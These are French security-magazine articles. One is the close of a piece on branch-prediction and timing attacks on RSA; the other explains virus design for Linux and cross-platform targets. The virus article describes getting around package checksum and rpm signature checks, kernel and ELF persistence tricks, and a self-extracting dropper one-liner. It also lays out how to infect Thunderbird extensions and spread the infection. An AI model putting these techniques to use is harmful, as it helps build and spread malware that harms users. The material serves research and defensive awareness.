Depuis l'article de Brumley et Boneh [7], les faiblesses dans l'implémentation naïve du chiffrement sont devenues critiques. Le RSA *blinding* est une technique permettant le durcissement afin de contrer les attaques par mesure du temps. Au lieu de calculer $m=c^d \bmod n$ directement, on calcule $(r^e c)^d \bmod n$ avec r, une valeur tirée aléatoirement. On obtient comme résultat $rm \bmod n$. Il suffit ensuite de multiplier par r^{-1} pour terminer le déchiffrement. La conclusion de l'article de Brumley et Boneh était qu'il fallait impérativement activer le blinding partout où RSA était employé. Rassurez-vous, `mod_ssl`, qui est la principale application employant RSA, est patché depuis longtemps. L'impact de toutes les timing attaques contre RSA est donc nul du moment que votre serveur Apache utilise un `mod_ssl` récent. Vous pouvez dormir tranquille .

Sécurité informatique et cryptographie

Ce que l'article du journal *Le Monde* aurait du rappeler est que si la cryptographie est une condition nécessaire pour faire de la sécurité informatique, ce n'est nullement une condition suffisante. C'est juste cela que l'attaque de Seifert et al. [1,2] doit nous rappeler. Dans la doctrine SSI (Instruction Générale Interministérielle 900), cela est résumé par la figure suivante.



3

L'attaque de Seifert et al., comme toutes les attaques d'implémentations rentre dans le cadre général de ce que les opérationnels ont coutume d'appeler « la cryptanalyse appliquée ». Cette dernière fonde son principe sur un défaut d'implémentation ou pire de gestion. Elle comprend :

⇨ Les attaques fondées sur les lois de la physique (utilisation de *keyloggers* matériel, analyse par consommation de courant par exemple). Mais ces attaques nécessitent un accès physique au matériel. C'est la raison pour laquelle des serveurs, par exemple, ou d'autres matériels doivent faire l'objet d'un contrôle d'accès (utilisation, maintenance...), mais également quelquefois d'un suivi comptable. Ce matériel ne doit pas rester sans une surveillance constante et rigoureuse.

⇨ Les attaques fondées sur les techniques informatiques (logiciels ou virus espions [7], analyse de zone swap, infection de fautes, production de fichier core ou `pagefile.sys`...). Là, le contrôle doit porter sur les accès logiques au système. C'est le vaste monde de la sécurité informatique.

⇨ Enfin, les attaques sur l'humain (chantage, pressions, manipulation, corruption...). Trop souvent négligées, surtout dans le monde de l'entreprise, elles peuvent favoriser la compromission de données d'accès soit par négligence, soit volontairement. C'est la raison pour laquelle, outre les enquêtes et autres habilitations

(une part trop négligée dans la fonction RH), en cryptologie, la gestion des clefs est le plus possible automatisée pour limiter au maximum l'accès de l'humain aux clefs. Mais, il subsistera toujours un administrateur et un mot de passe à entrer.

Ce que ne dit pas le journal *Le Monde*, et qui aurait permis d'informer sans paniquer, c'est que si l'attaque de Seifert est possible, il faut au préalable contourner la sécurité d'un serveur effectuant les opérations critiques. Dans ce cas, un attaquant sera plus pragmatique, il utilisera un virus espion ou un keylogger, attaques plus faciles à mener et moins hasardeuses. Il faut en effet préciser qu'aussi élégante soit l'attaque de Seifert et al., elle repose sur des processus décisionnels statistiques dont il faut rappeler les limitations pratiques, quelquefois fortes [8]. Entre le modèle théorique et la faisabilité effective sur un serveur, sur lesquels un grand nombre de processus tournent (éventuellement d'autres calculs sur d'autres clefs cryptographiques), il risque d'exister un fossé difficile à franchir, sinon qu'avec une probabilité assez faible, voire marginale au final.

Enfin, il aurait été indispensable de rappeler que pour l'utilisateur français, qui effectue ses achats sur Internet, la loi prévoit des dispositions le protégeant en cas d'utilisation frauduleuse de sa carte bleue (moyennant un dépôt de plainte et sous certaines conditions ; le lecteur pourra se référer aux sites des diverses associations de consommateurs). Mais cela ne signifie pas que l'internaute doit se sentir dégagé de toute responsabilité et de toute prudence dans ce domaine.

Conclusion

De toutes les disciplines de la cryptographie, l'implémentation est certainement celle qui a connu les changements les plus importants. Le fait que les supports d'exécution puissent trahir les secrets des algorithmes est quelque chose de très déroutant pour les cryptographes. Le problème est qu'il existe beaucoup trop de plateformes avec des caractéristiques différentes. Il est donc difficile de concevoir un modèle abstrait qui permettrait de savoir si l'implémentation sur tel ou tel processeur comporte des failles liées à la micro-architecture. Pour le cas des attaques exploitant la prédiction de branchement ou le cache, il y a peu de chance de voir émerger des attaques pratiques (surtout avec le blinding). Ces attaques sont intéressantes parce qu'elles relancent la recherche en micro-architecture : existe-t-il des moyens simples pour éliminer les fuites d'information liées à la prédiction de branchement ou aux caches ? La méthode suggérée pour améliorer la situation serait donc, en quelque sorte, l'apprentissage par la douleur (100% de la recherche en sécurité : les systèmes sont corrigés seulement après un gros exploit). En opposition avec cette méthode, on trouve les paranoïaques aigus qui proposent de mettre des puces sécurisées partout. Le problème est que nous ne connaissons pas de puces sécurisées libres. Faire l'audit d'un Logiciel libre, c'est déjà difficile, alors auditer du silicium, du micro-code ou du logiciel propriétaire...

Liens

[1] ACIICMEZ (O.), KAYA KOC (C.) ET SEIFERT (J.-P.), « *On the Power of Simple Branch Prediction Analysis* », **http://eprint.iacr.org/2006/351**

[2] ACIICMEZ (O.), KAYA KOC (C.) ET SEIFERT (J.-P.), « *Predicting Secret Keys via Branch Prediction* », **http://eprint.iacr.org/2006/288**.

[3] BART (G.), « Récupérer votre code PIN ou votre clef RSA avec un chronomètre », MISC, *Le Journal de la Sécurité Informatique*, numéro 6, avril 2003.

[4] BART (G.). « Récupérer une clef RSA par la prise de courant », MISC, *Le Journal de la Sécurité Informatique*, numéro 7, juin 2003.

[5] BONEH (D.), « *Twenty years of attacks on the RSA cryptosystem* », 1999 **http://crypto.stanford.edu/~dabo/pubs.html**.

[6] BONEH (D.) et BRUMLEY (D.), « *Remote timing attacks are practical* », *Computer Networks*, 48 (2005) et Conférence USENIX Security 2003.

[7] FILIOL (E.), « Le virus YMUN : la cryptanalyse sans peine », MISC, *Le journal de la sécurité informatique*, numéro 20, pp. 47-50, juillet 2005.

[8] FILIOL (E.), « La simulabilité des tests statistiques », MISC, *Le Journal de la sécurité informatique*, numéro 22, novembre 2005.

[9] KAYA KOC (C.), « *High-Speed RSA Implementation* », RSA Laboratories, 1994.

[10] KAYA KOC (C.), « *RSA Hardware Implementation* », RSA Laboratories, 1994.

[11] KERCKHOFFS (A.), *La Cryptologie militaire*, Louis BAUDOIN éd., Paris, 1883.

[12] KOCHER (P. C.), « *Timing attacks on implementation of Diffie-Hellman, RSA, DSS and Other Systems* », Actes de la Conférence CRYPTO'96, Lecture Notes in *Computer Science*, pp. 104-113.

[13] MORIN (H.), « Les puces ne garantissent pas la sécurité des échanges en ligne », *Le Monde*, novembre 2006.

[14] Prédiction de branchement,

http://www.irisa.fr/master/COURS/CAPS/CoursCD/HTML/Architecture/MecanismesDeBase/PredictionBranchement.htm

Les virus sous Linux, suite et fin ?

Le sujet des virus sous Linux n'est pas nouveau. Les premiers virus apparus modifiaient la structure ELF des binaires, mais présentaient une faible propagation. Aujourd'hui, les virus sous Unix ont suivi l'évolution des systèmes Linux et sont beaucoup plus efficaces : propagation avec de simples permissions utilisateurs, aucune utilisation de l'assembleur, virus multiplateformes.

Cet article va d'abord faire un point sur les virus, les évolutions possibles et l'efficacité d'un tel virus, trois ans après. Il abordera ensuite les virus multiplateformes et montrera que, au jour d'aujourd'hui, la faisabilité de tels virus n'est plus à prouver.

mots clés : ***multiplateforme / OpenOffice / extension Mozilla Thunderbird***

Le concept de virux

Le terme « virux » a été employé la première fois dans un article écrit dans MISC par Frédéric Raynal et moi-même, il y a de cela trois ans maintenant (ça nous rajeunit pas :). Nous nous étions concentrés principalement sur la propagation locale et distante et sur la persistance du virus à rester sur la machine.

Pour vous rafraîchir la mémoire, le virux créé avait l'originalité de se propager par l'intermédiaire de *packages*. Quant à la manière de le faire vivre le plus longtemps possible sur une machine, nous avions utilisé un moyen plus classique avec un module *kernel*. Ce dernier propageait le virus à chaque ouverture d'un fichier `.deb` ou `.rpm`. Tout du moins en théorie. Car, en pratique, notre virux n'utilisait que les packages Debian qui offraient une plus grande souplesse de manipulation que les packages RedHat.

Nous nous étions aussi intéressés aux empreintes et signatures des packages. Le but était d'avoir un virus pouvant valider systématiquement le contrôle des *checksums* des packages et/ou les signatures numériques. Finalement, nous nous étions vite aperçus que ces contrôles d'intégrité dans les packages n'étaient pas arrivés à maturité ou n'étaient pas du tout utilisés. Il était donc assez aisé de les outrepasser.

La question est maintenant de savoir si le concept de virux fonctionne toujours aujourd'hui, tel que nous l'avons développé à l'époque. Les antivirus actuels (tels que ClamAV ou Panda Antivirus) pour Linux ne savent pas détecter ce type de virus. Tout repose en fait sur l'intégrité des packages. Si aucun système de vérification d'intégrité n'a été mis en place, le virux n'aura toujours aucun mal à se propager.

L'intégrité des packages

Les packages .deb

À l'époque, ces packages étaient utilisés dans des distributions Debian. Seul un système d'empreinte MD5 (*fingerprint*) était mis en place n'apportant en réalité aucune sécurité. Si un pirate parvenait à compromettre un serveur et y placer un package corrompu, il était alors tout à fait capable de remplacer également le fichier contenant l'empreinte. L'utilisateur soucieux voulant contrôler l'intégrité de ce qu'il venait de télécharger était berné. Pire, ces empreintes n'étaient de toute façon pas automatiquement vérifiées lors de l'installation des packages et, par conséquent, la plupart du temps inutilisées. Il n'existait même pas de vérification pour les fichiers de contrôle.

Aujourd'hui, rien n'a changé pour cette distribution. Un système d'empreinte est encore utilisé (alors qu'il faudrait un mécanisme de signature numérique) et ces empreintes de packages ne sont toujours pas vérifiées automatiquement à leur installation. Elles ne sont d'ailleurs même pas obligatoires dans les packages. Une solution complète **[debian]** (empreintes et signature) est quand même développée dans la version 0.6 d'apt avec apt-secure, mais elle n'est disponible que dans la version *unstable* de la distribution.

Debian n'est maintenant plus la seule à utiliser des packages `.deb`. Il existe Ubuntu. En revanche, contrairement à Debian, cette distribution supporte les signatures des packages depuis maintenant deux versions (Ubuntu Breezy et Ubuntu Dapper).

Les packages .rpm

Auparavant, les packages rpm utilisés sur système RedHat supportaient un système d'empreinte MD5 et de signatures numériques (signatures gpg). Mais pour ce type de packages aussi, rien n'était vérifié automatiquement (la commande `rpm -K` ou `rpm --checksig` était nécessaire).

Aujourd'hui, la distribution RedHat a été scindée en deux : RedHat qui est devenu un produit commercial, et Fedora qui est resté en licence GPL. Mais quelle que soit la distribution utilisée, chaque package est signé et la signature est vérifiée automatiquement à l'installation du paquet, à condition évidemment de récupérer le package d'une source sûre.

Contourner les systèmes de vérification d'intégrité

Incontestablement, le système Debian est le plus vulnérable à notre virux. À l'époque, le code développé est justement basé sur cette distribution d'abord parce que les packages `.deb` sont plus facilement manipulables et, d'autre part, parce qu'aucun système de sécurité pour les packages n'a réellement été mis en place.

Et même si les empreintes MD5 étaient vérifiées automatiquement, ça ne freinerait pas vraiment la propagation de notre virux. Il suffit avant d'infecter un package, d'enregistrer dans le module par exemple le nom du package avec son ancien checksum. Et au moment où le « packager » calcule la checksum, il est « patché » de manière à ce qu'il vérifie d'abord auprès du module s'il est dans la liste et qu'il récupère la checkusm « valide » le cas échéant. Une autre solution tout aussi simple est d'enregistrer la signature valide dans chaque package (partie intégrante du virus) et à chaque appel

Samuel Dralet
zg@miscmag.com

du binaire `/usr/bin/md5sum` sur le package en question, le virus se charge d'envoyer le bon checksum.

Concernant les packages `.rpm`, il existe bien une possibilité de contourner le système de vérification d'intégrité des packages mis en place. Dans le but d'utiliser la fonctionnalité de signature, la commande `rpm` doit être configurée pour exécuter GnuPG et être capable de trouver un `key ring` public comportant les clés publiques Red Hat. Par défaut, `rpm` utilise les mêmes conventions que GnuPG pour trouver les `key ring`, à savoir la variable d'environnement `$GPGPATH`. Si les `key ring` ne sont pas situés là où GnuPG les attend, vous devez renseigner la macro `%_gpg_path` avec les `key ring` à utiliser. En fixant la variable `$GPGPATH` ou la macro `%_gpg_path` avec les valeurs de notre choix de manière à pouvoir fournir des fausses clés, il est tout à fait possible de tromper le système de vérification de signature.

Les améliorations à apporter à notre virus

Du fait que la sécurité des packages ne s'est pas vraiment améliorée dans Debian, notre virus, développé il y a trois ans, peut encore fonctionner aujourd'hui, certes avec quelques petites améliorations. Un simple module par exemple lance le virus à chaque exécution des binaires `dpkg` ou `rpm`. Il n'y a évidemment rien de discret puisqu'un simple `lsmod` suffit à faire apparaître le virus dans la liste des modules.

Lors du premier volet sur les virus, les problématiques étaient surtout un manque de discrétion du virus et un problème de persistance après un *reboot*. Pallier ces problèmes revient en fin de compte à utiliser les techniques des *backdoors*, car elles ont justement été pensées dans ces objectifs. Et depuis trois ans, on peut supposer qu'elles ont réellement évolué.

Intégrer le module dans la mémoire kernel /dev/kmem

Cette solution a l'avantage de rendre plus discret le virus, mais aussi d'éviter un échec sur une machine où le support des modules n'est pas activé (certains administrateurs désactivent cette option par souci de sécurité). De nombreux textes et outils sont déjà parus pour permettre une telle manipulation.

Une précision. Sur certains systèmes Linux récents, il n'est plus possible de lire directement dans le *device* `/dev/kmem`. Pour contourner cette protection, il est nécessaire de mapper en mémoire (avec la fonction `mmap()`) le fichier avant de le lire.

Seulement, cette solution n'est pas parfaite. D'une part, elle nécessite un code non négligeable pour injecter le virus dans `/dev/kmem` et, d'autre part, surtout, elle ne permet pas au virus de survivre à un reboot de la machine.

Linker un module dans un autre module

En quelques lignes, il est tout à fait possible de *relinker* un module dans un autre module déjà existant sur le système. La technique est décrite dans le document **[stealth]** et le concept est implémenté dans le *rootkit* Adore version 0.54 **[adore]**. L'avantage de cette solution est qu'elle fonctionne sur noyau 2.4 et 2.6.

Utiliser des techniques liées au format ELF

Depuis le premier article sur les virus, plusieurs techniques agissant sur les binaires ELF comme `DT_DEBUG` ou encore `ET_REL` **[cerberus]** sont apparues. Elles peuvent alors être utilisées pour `hook()er` l'appel système `open()` afin d'infecter les binaires `/usr/bin/dpkg` ou `/bin/rpm`.

Une telle solution résout bien des problèmes :

⇨ Elle réside dans l'espace utilisateur et non dans l'espace noyau du système ; les problèmes de version et d'instabilité sont donc évités.

⇨ Elle résout le problème de persistance au reboot de la machine.

⇨ Elle rend le virus encore plus discret, pour `DT_DEBUG` par exemple, seul un fichier `.so` doit être présent quelque part sur la machine.

⇨ Elle permet de valider facilement les checksums.

En revanche, ces techniques sont implémentées dans la bibliothèque `libelfsh` qui pèse actuellement quelques megaoctets. Il est donc plus judicieux de développer son propre injecteur `DT_DEBUG` (qui fait à peine plus d'une centaine de lignes).

Maintenant, si vous avez vraiment besoin d'utiliser un injecteur avec une taille assez importante, il y a des petites astuces qui existent. Dans la version précédente du virus, on incluait le code du module dans le code du virux de cette manière :

```
cat << 'EOF' > "$LKM.c"
[code source]
EOF
```

On peut tout aussi bien inclure un binaire (statique pour éviter de dépendre de bibliothèques qui ne sont pas présentes sur la machine à véroler) :

```
$ gzip --best -f /tmp/cat
$ uuencode cat.gz cat.gz.uu > cat.gz.uu
$ cat unpack
dd bs=1 skip=70<$0 2>/dev/null |uudecode -o /dev/stdout|gunzip>d;exit
$ cat unpack cat.gz.uu > blaat
$ chmod +x blaat
$ head -n 3 blaat
dd bs=1 skip=70<$0 2>/dev/null |uudecode -o /dev/stdout|gunzip>d;exit
begin 755 cat.gz.uu
M'XL("'(_W$@"`V-A=`"]>P]\5-65_WLSDS"$A(D:)*Y1GS8(;$E,%)4(R-]!
$ ./blaat
$ md5sum /bin/cat
416573bd6bb14ea7b50b66265a4507eb  /bin/cat
$ md5sum d
416573bd6bb14ea7b50b66265a4507eb  d
```

Le script final (ici `blaat`) extrait de lui-même le fichier `uuencod()é` et le décompresse. La valeur 70 (à adapter au virus lui-même) représente l'offset du premier caractère du fichier `cat.gz.uu`.

Il existe d'autres solutions comme l'utilitaire `gzexe`. Il permet de compresser les fichiers exécutables pour qu'ils se décompressent automatiquement et s'exécutent là où ils sont appelés.

Au final...

Chaque solution nécessite soit un code assez conséquent, soit un programme ou une bibliothèque tierce comme l'injection du module dans `/dev/kmem` ou la technique `DT_DEBUG`. Il faut donc choisir la solution la plus simple et la mieux adaptée au virus, de manière, d'une part, à ne pas augmenter sa visibilité et, d'autre part, à avoir un taux d'échec quasi nul quant à son infection sur une machine.

Les virus multiplateformes

Il est étonnant de voir que le concept du virux peut encore sévir sur nos serveurs sans être détecté par un quelconque antivirus. L'erreur commise est peut-être de ne pas faire l'inventaire des flux d'entrées sur un système d'information susceptibles de faire transiter des virus.

Plus stupéfiant encore, le concept de virus sous Linux n'a pas seulement persisté, mais il s'est développé. Pourquoi ? Faites une liste du nombre d'applications utilisées à la fois sur les systèmes Linux ou Windows et regardez les points communs de ces applications entre ces deux systèmes...

Historique

L'idée n'est de loin pas nouvelle. Plusieurs personnes ont déjà fait l'essai avec plus ou moins de succès. Une des premières tentatives connues est le virus `Esperanto` en novembre 1997. Il s'agit d'une tentative de créer un virus multiplateforme capable d'infecter les systèmes DOS, Windows et Mac (à l'aide d'une option de l'émulateur PC sur MAC). Mais le plus connu reste Win32/Linux.Winux (ou W32/Lindose) créé par Benny du 29A **[winux]**. Il recherche les exécutables Windows et ELF dans le répertoire courant et dans ses répertoires parents. Selon qu'il trouve un exécutable PE ou un exécutable ELF, il effectue une action différente.

On peut lire d'après les sources du virus **[winux]** que le code est scindé en deux parties avec 4 routines d'infection : Windows sous Windows, Linux sous Windows, Windows sous Linux, Linux sous Linux.

```
[...]
;INFECT FILE (Win32 version)
wCheckInfect  Proc
  pushad
  @SEH_SetupFrame   ;setup SEH frame
[...]
;INFECT LINUX PROGRAM (Win32 version)
wInfectELF  Proc
  mov edi,ecx
[...]
;INFECT FILE (Linux version)
lCheckInfect  Proc
  pushad
[...]
;INFECT LINUX PROGRAM (Linux version)
lInfectELF  Proc
  mov edi,ecx
[...]
;check if it is Linux program (ELF)
check_elf Proc
  mov eax,[ecx]
[...]
;check if it is Win32 program (PE)
check_pe  Proc
[...]
```

Propager un virus depuis Linux vers Windows

L'idée est simple, mais peut être aussi un peu farfelue. Imaginez que le module `vfat.o` permettant l'accès aux partitions FAT soit chargé. Ce module contient donc les symboles qui permettent toutes manipulations sur le système de fichiers (lecture, écriture, etc.). Vous `hook()ez` un des symboles de manière à injecter directement un virus dans les fichiers transitant entre les partitions EXT2 et FAT. Le virus se propage alors d'un système Linux vers un système Windows.

```
# cat /proc/kallsyms | grep vfat
c01bc570 t vfat_revalidate
c01bc5e0 t vfat_striptail_len
c01bc610 t vfat_hash
c01bc660 t vfat_hashi
c01bc6e0 t vfat_cmpi
c01bc790 t vfat_cmp
c01bc800 t vfat_skip_char
c01bc820 t vfat_valid_longname
c01bc960 t vfat_find_form
c01bc9a0 t vfat_create_shortname
c01bd310 t vfat_build_slots
c01bd620 t vfat_add_entry
c01bd740 t vfat_find
c01bd790 t vfat_lookup
c01bd8e0 t vfat_create
c01bd9c0 t vfat_rmdir
c01bda70 t vfat_unlink
c01bdb10 t vfat_mkdir
c01bdc40 t vfat_rename
c01be130 t vfat_fill_super
c01be1a0 t vfat_get_sb
c05d02e0 t init_vfat_fs
```

Dans ce cas, le système Linux augmente les capacités de propagation du virus (il se propagera de manière classique sur le système Windows). Mais ça n'en fait pas réellement un virus multiplateforme, puisque la charge n'est fonctionnelle dans ce cas que sur les systèmes Windows.

On peut étendre cette manipulation à différents types de systèmes de fichiers bien évidemment.

Une autre solution plus simple peut-être est de modifier la fonction `virux_open()` dans la première version du virux pour qu'elle contrôle aussi l'extension `.doc` par exemple et infecte un fichier Word dès qu'il est manipulé. Le résultat est identique à la solution précédente, seule l'infection est différente.

Binaires multiplateformes

Des travaux pour construire un binaire multiplateforme, fonctionnant au moins sur Linux et Windows, ont été réalisés. Ces binaires existent principalement dans l'optique de créer des virus multiplateformes. Un article MISC **[yanisto]** a été publié et explique la procédure : la principale difficulté pour écrire de tels binaires repose sur une manipulation des en-têtes du binaire et sur les aspects de relocation du segment de code.

Même si de tels binaires permettent d'utiliser une charge virale unique, ils présentent néanmoins des désavantages surtout au niveau de la propagation :

⇨ L'utilisation de l'assembleur est nécessaire.

⇨ Comment le virus se propage-t-il en local sur la machine, c'est-à-dire comment va-t-il infecter d'autres binaires ? Vu l'exemple de Yanisto, beaucoup de manipulations sont nécessaires. Comment reproduire ces manipulations au travers d'un virus ?

⇨ Comment propager un virus d'hôtes en hôtes ?

Ces binaires multiplateformes présentent un aspect technique intéressant, mais ils sont peu adaptés pour propager rapidement un virus.

Avec OpenOffice

Le sujet n'est plus nouveau. Et bizarrement, il a fallu attendre tout ce temps pour voir apparaître des travaux sur les virus OpenOffice. Cette suite bureautique est disponible sur plusieurs systèmes d'exploitation dont Windows et Linux. Il suffit alors d'étudier le format de document qu'elle utilise, de trouver des moyens d'exécuter des commandes sur le système hôte (pour la charge virale) à travers ce format et vous avez votre premier virus multiplateforme fonctionnel.

Eric Filiol et ses acolytes ont étudié de long en large (mais il y a certainement encore à faire) le moyen d'écrire un virus OpenOffice et plusieurs documents ont été publiés **[openoffice]**.

En résumé, la suite bureautique OpenOffice ne détient aucun véritable concept de sécurité. Elle fournit un système de macros très évolués, mais sans aucun mécanisme réel de protection sur ces macros. L'histoire se répète, les concepts de macro-virus sur Microsoft Office peuvent être reproduits sur OpenOffice avec succès.

Avec les extensions Mozilla

Comme OpenOffice, Firefox et Thunderbird sont disponibles sur plusieurs systèmes y compris Linux et Windows. Et comme OpenOffice, il y a un point commun entre chaque système : ce sont les extensions (ou *add-ons*).

Elles fournissent à l'utilisateur lambda les moyens de développer facilement ses propres add-ons et donc d'ajouter des fonctionnalités. Nous allons étudier, dans la suite de cet article, la possibilité d'écrire des virus contenus et propagés, via des extensions Mozilla, dans l'outil de messagerie Thunderbird.

Le format des extensions

Les extensions se présentent sous la forme d'un fichier avec l'extension `.xpi` qui n'est autre qu'un fichier `.zip`. La manipulation des extensions devient donc beaucoup plus simple.

Dans chaque extension, on retrouve la même structure :

```
extension.xpi :
            /install.rdf
            /components/*
            /components/cmdline.js
            /defaults/
            /defaults/preferences/*.js
            /plugins/*
            /chrome.manifest
            /chrome/icons/default/*
            /chrome/
            /chrome/content/
```

Pour une description complète de chaque fichier, une documentation est disponible sur le site de Mozilla **http://developer.mozilla.org**. Vous y trouverez des documents sur le langage `XUL`, sur les `chrome`, sur les composants `XPCOM`, etc. Il existe même le site **http://ted.mielczarek.org/code/mozilla/extensionwiz/** qui vous génère un squelette d'extension selon vos besoins.

Par exemple, j'ai récupéré l'extension `AttachmentExtractor` qui facilite l'extraction des pièces jointes des mails. En décompressant l'extension, on obtient :

```
$ unzip attachmentextractor0.6.7.xpi
Archive:  attachmentextractor0.6.7.xpi
   creating: chrome/
  inflating: chrome.manifest
   creating: chrome/content/
  inflating: chrome/content/about.xul
  inflating: chrome/content/ae_progress_tracker.js
  inflating: chrome/content/aeprogress.xul
  inflating: chrome/content/attachmentextractor.js
  inflating: chrome/content/attachmentextractorOverlay.xul
   creating: chrome/content/settings/
  inflating: chrome/content/settings/about.xul
  inflating: chrome/content/settings/advanced.xul
  inflating: chrome/content/settings/general.xul
  inflating: chrome/content/settings/prefwin.js
  inflating: chrome/content/settings/prefwin.xul
   creating: chrome/locale/
   creating: chrome/locale/cs-CZ/
   creating: chrome/locale/cs-CZ/attachmentextractor/
  inflating: chrome/locale/cs-CZ/attachmentextractor/attachmentextractor-prefs.
dtd
  inflating: chrome/locale/cs-CZ/attachmentextractor/attachmentextractor-
progress.dtd
  inflating: chrome/locale/cs-CZ/attachmentextractor/attachmentextractor.dtd
  inflating: chrome/locale/cs-CZ/attachmentextractor/attachmentextractor.
properties
[...]
   creating: chrome/skin/
  inflating: chrome/skin/animation.gif
 extracting: chrome/skin/attachmentextractor.png
 extracting: chrome/skin/attachmentextractor16.png
 extracting: chrome/skin/attachmentextractor24.png
 extracting: chrome/skin/config.png
  inflating: chrome/skin/toolbar-button.css
   creating: defaults/
   creating: defaults/preferences/
  inflating: defaults/preferences/attachmentextractor.js
  inflating: install.rdf
```

Le code à proprement parler de l'extension est présent dans le répertoire `chrome/content/` : `chrome/content/attachmentextractor.js`. C'est dans ce fichier que le virus doit être injecté.

Pour que le code de l'extension soit appelé, un *overlay XUL* est créé. C'est un moyen d'attacher d'autres éléments utilisateurs à un document XUL au moment de l'exécution. Un overlay XUL est un fichier `.xul` qui spécifie des fragments de XUL à insérer dans des points de fusion spécifiques au sein d'un document « maître ». Ce document « maître » est en l'occurrence l'application principale qui elle aussi est décrite via un fichier `.xul` : `messenger.xul` pour l'application Thunderbird.

Pour que Thunderbird fusionne l'overlay de l'extension avec la fenêtre principale, un fichier `chrome.manifest` est créé. Pour l'extension `AttachmentExtractor` :

```
$ cat chrome.manifest
content attachmentextractor     chrome/content/
skin    attachmentextractor     classic/1.0     chrome/skin/

overlay chrome://messenger/content/messenger.xul        chrome://
attachmentextractor/content/attachmentextractorOverlay.xul
style   chrome://global/content/customizeToolbar.xul    chrome://
attachmentextractor/skin/toolbar-button.css
[...]
```

La ligne `overlay` indique la fusion de `messenger.xul` avec `attachmentextractorOverlay.xul`. Dans ce dernier, nous avons :

```
$ cat attachmentextractorOverlay.xul

[...]
<overlay id="attachmentextractorOverlay"
        xmlns="http://www.mozilla.org/keymaster/gatekeeper/there.is.only.xul">

// This imports our javascript.
<script type="application/x-javascript" src="chrome://attachmentextractor/
content/attachmentextractor.js"></script>
<script type="application/x-javascript" src="chrome://attachmentextractor/
content/ae_progress_tracker.js"></script>

<script type="application/x-javascript">
<![CDATA[
       attachmentextractor.init();
]]>
</script>
// This is for the Tools menu.
<menupopup id="taskPopup">
       >menu id="taskPopup-attachmentextractor_menu"
              label="&attachmentextractor.menu.label;"
              accesskey="&attachmentextractor.menu.accesskey;"
              insertafter="devToolsSeparator">
[...]
```

Outre l'interface graphique (`menupopup`) qui est déclarée dans ce fichier, le code javascript de l'extension y est aussi appelé :

```
<script type="application/x-javascript">
<![CDATA[
       attachmentextractor.init();
]]>
```

Dans le fichier `attachmentextractor.js` :


```
$ cat attachmentextractor.js

[...]
init: function() {
  setTimeout('attachmentextractor.downloads_rdf_remover_check()',500);
  setTimeout('attachmentextractor.addhooks()',200);
},
[...]
```

Ça semble évident que le code du virus injecté dans cette fonction sera activé à chaque utilisation de l'extension. Cette infection, étant donné la structure des extensions et l'utilisation d'un langage interprété tel que le javascript, est grandement facilitée et peut même être automatisée.

De l'intégrité, de la signature électronique et de la confiance

Installer une extension dans Thunderbird ou Firefox est à la portée de n'importe quel utilisateur sachant utiliser sa souris. Le menu ***Outils -> Extensions*** est là pour ça. La copie d'écran montre ce qu'il se passe à l'installation d'une extension.



L'extension en question a été téléchargée depuis le site personnel de l'auteur et installée ensuite. Cette extension a été trouvée grâce au site **http://extensions.geckozone.org/** sur lequel il est possible de trouver une multitude d'extensions. Et, vu la copie

d'écran de l'installation, aucune vérification de son intégrité n'est effectuée. Et même si Thunderbird affiche un tel message, il est fort probable que l'utilisateur lambda l'installe malgré tout.

Pire. Le site **http://addons.mozilla.org** propose d'héberger vos extensions gratuitement. Elles seront conservées sur le site miroir de Mozilla pour en garantir la disponibilité de téléchargement. C'est un moyen supplémentaire pour le même utilisateur lambda d'avoir une totale confiance dans l'extension qu'il installe... puisqu'elle provient de chez Mozilla.

La propagation locale

Contrairement à notre virux de l'époque où les droits *root* étaient nécessaires pour une propagation locale, dans le cas des extensions, n'importe quel utilisateur d'un système a les permissions d'installer une extension Thunderbird pour son propre usage. Les fichiers sont installés dans son répertoire personnel :

- pour Windows, `C:\Documents and Settings\user\Application Data\Thunderbird\Profiles\xxxx\extensions` ;
- pour Linux, `/home/user/.thunderbird/xxxx/extensions`.

La propagation du virus a lieu au moment non pas de l'installation de l'extension, mais de son utilisation, à l'aide du code inséré dans l'extension. Dans le cas de notre extension `AttachmentExtractor`, le virus est propagé au moment où l'utilisateur extrait une pièce jointe d'un mail via le menu de cette extension.

La première chose est donc de déterminer les extensions corruptibles présentes sur le système, c'est-à-dire d'autres extensions, mais qui ne sont pas encore infectées. Il y a de bonnes chances pour qu'il y en ait d'autres dans le répertoire personnel de l'utilisateur. Les extensions déjà installées peuvent, elles aussi, être infectées de manière à augmenter les chances de propagation du virus.

La propagation sur d'autres hôtes

Un virus ne se déplace pas seul d'hôte en hôte (ou bien, c'est un ver). Il peut néanmoins « favoriser » la contamination d'autres machines, mais aussi accroître son propre taux de fichiers corrompus.

Une propagation basique vers d'autres hôtes ne demande aucun privilège particulier. Si une extension doit être installée sur tous les postes utilisateurs par exemple (pour offrir la même fonctionnalité à chacun), la personne en charge de l'installation récupère de manière générale l'extension une seule fois et la copie ensuite sur les autres systèmes dont elle s'occupe. Il suffit de contaminer une seule extension pour que le virus voyage d'hôte en hôte lorsque les extensions sont utilisées ailleurs sur le réseau.

Pour améliorer davantage la propagation d'hôtes en hôtes, il est nécessaire d'inciter les autres utilisateurs à utiliser cette extension. Et un relecteur de MISC ;) m'a gentiment suggéré l'idée suivante : puisque nous sommes sur Firefox et Thunderbird, pourquoi ne pas profiter du carnet d'adresse pour envoyer un mail vantant les mérites de l'extension, voire, pour transformer cela en ver, exploitant une faille du navigateur/mailer pour l'installer automatiquement à réception ?

La persistance locale

